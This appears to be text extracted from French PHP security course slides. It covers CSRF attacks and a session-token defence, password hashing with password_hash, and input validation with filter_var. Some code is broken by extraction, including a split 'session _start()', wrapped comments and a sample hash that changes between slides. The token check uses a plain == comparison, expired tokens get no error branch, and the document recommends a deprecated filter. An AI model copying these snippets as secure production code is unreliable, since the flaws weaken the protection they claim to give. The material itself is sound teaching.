
Ce vecteur d'attaque peut être exploité à la fois dans les requêtes POST et GET.

Exemple 1 :




- Falsification de demandes intersites CSRF

Exemple 2:



- Falsification de demandes intersites CSRF : Solution et bonnes pratiques

- ✓ Une solution courante à ce problème est l'utilisation de **jetons CSRF** (CSRF Token) :
- ✓ Les jetons CSRF sont intégrés aux demandes afin qu'une application Web puisse être sûre qu'une demande provient d'une source attendue dans le cadre du flux de travail normal de l'application.



- Falsification de demandes intersites : Solution et bonnes pratiques

- L'utilisateur effectue d'abord une action, telle que l'affichage d'un formulaire, qui déclenche la création d'un jeton unique.

```
<?php
//On démarre les sessions
session _start();
//On peut tester si la session contient
déjà le token généré ou pas
if(!isset($_SESSION['token'] )){
    //On génère un jeton unique
    $token = bin2hex(random_bytes(35));
    //Et on le stocke
    $_SESSION['token'] = $token;
    //On enregistre aussi le timestamp
    correspondant au moment de la création du
    token. Pour cet exemple, on souhaite généré
    un token qui expirera dans 15 min
    $_SESSION['token_time'] = time();
}else {...}
?>
```

```
<!DOCTYPE html>
...
<body>
<form id="form" name="form" method="post"
action="traitement.php">
    <p>Pseudo : <input type="text" name="pseudo"
id="pseudo" /> </p>
    <p>E-mail :
        <input type="text" name="email" id="email" />
    </p>
    <!-- Le champ caché a pour valeur le jeton -->
    <input type="hidden" name="token"
id="token" value="<?= $token ?>" />
    <p><input type="submit" name="Envoyer"
id="Envoyer" value="Envoyer" /> </p>
</form>
</body>
```


Page: traitement.php

```
<?php session_start();
//On vérifie si le jeton est présent dans la session et dans le formulaire
if(isset($_SESSION['token']) && isset($_SESSION['token_time']) && isset($_POST['token']))
{
    //Si le jeton de la session correspond à celui du formulaire
    if($_SESSION['token'] == $_POST['token'])
    {
        //On stocke le timestamp qu'il était il y a 15 minutes
        $timestamp_ancien = time() - (15*60);
        //Si le jeton n'est pas expiré
        if($_SESSION['token_time'] >= $timestamp_ancien)
        {
            //ON FAIT TOUS LES TRAITEMENTS ICI .....
        }
    }else{
        // nous renvoyons la requête HTTP avec l'état 405 (méthode non autorisée) au client en
        // utilisant la fonction header() et arrêtons immédiatement le script
        header($_SERVER['SERVER_PROTOCOL'] . ' 405 Method Not Allowed');
        die();
    }
}
```

- *Falsification de demandes intersites : Solution et bonnes pratiques*

Récapitulatifs:

- Les attaques CSRF forcent les utilisateurs à exécuter une action contre le site sur lequel ils sont actuellement connectés.
- Utilisez le **`bin2hex(random_bytes(35))`** pour générer le jeton à usage unique.
- Vérifiez le jeton soumis avec celui stocké dans **`$_SESSION`** pour empêcher les attaques CSRF.

Notez:

Il existe de nombreuses bibliothèques et frameworks disponibles qui ont leur propre implémentation de la validation CSRF. Bien qu'il s'agisse de la simple implémentation de CSRF, vous devez écrire du code pour **régénérer** dynamiquement votre jeton CSRF afin d'éviter le vol et la fixation de jetons CSRF.

- *Stockage des mots de passe :*

- La gestion des mots de passe est un problème courant : il faut en effet savoir stocker correctement les mots de passe des utilisateurs de votre système, en plus de gérer ceux de votre application.
- Le **hashage** de mot de passe est l'une des pratiques de sécurité les plus basiques qui doit être effectuée. Sans cela, chaque mot de passe stocké peut être volé si le support de stockage (typiquement une base de données) est compromis.
- A partir du moment où vous avez un mot de passe à **hacher**, il suffit d'un seul appel de fonction : **password_hash()**
- La fonction password_hash() crée un nouveau hachage en utilisant un algorithme de hachage fort et irréversible.

```
$password = '@z179W$m';
```

```
$hash = password_hash($password, PASSWORD_DEFAULT);
```

```
var_dump($hash);
```

```
//string(60) "$2y$10$qjASBqtu9V.eLUhHR0Rks05nxSAcvU/CWCXq.CZC8Di0BoL8Q.P/e"
```

- Stockage des mots de passe :

La fonction `password_verify()` vérifie que le hachage fourni correspond bien au mot de passe fourni ou non :

```
$hash = '$2y$10$qjASBqtu9V.eLUhHRORks05nxSAcvU/CWCXq.CZC8Di0BoL8Q.P/e';  
if (password_verify('@z179W$m', $hash)) {  
    echo "Mot de passe valide";  
} else {  
    echo "Mot de passe invalide";  
}  
// Mot de passe valide
```

- Validation et nettoyage des entrées externes :

Validation des données : Déterminer si les données sont sous une forme appropriée.

Désinfection des données : Supprimer tout caractère illégal des données.

- La fonction **filter_var()** permet de filtrer ou désinfecter une seule variable avec un filtre spécifié. Elle accepte deux arguments :
 - ✓ La variable à vérifier
 - ✓ Le type de validation ou de désinfection à utiliser

Exemples de filtres de validation :

FILTER_VALIDATE_EMAIL	Valide une adresse email
FILTER_VALIDATE_FLOAT	Valide un nombre décimal,
FILTER_VALIDATE_INT	Valide un entier
FILTER_VALIDATE_URL	Valide une URL

- Validation et nettoyage des entrées externes :**Exemples de filtres de nettoyage :**

FILTER_SANITIZE_EMAIL	Supprime tous les caractères sauf les lettres, chiffres, et !#\$%&'*+,-=?^_`{ }~@.[].
FILTER_SANITIZE_STRING	Supprime les balises et transforme en entité HTML les guillemets simple et double, optionnellement supprime ou encode les caractères spéciaux.
FILTER_SANITIZE_URL	Supprime tous les caractères sauf les lettres, chiffres et \$-_.+!*'(),{ }\^~[]`<>#%";/?:@&=.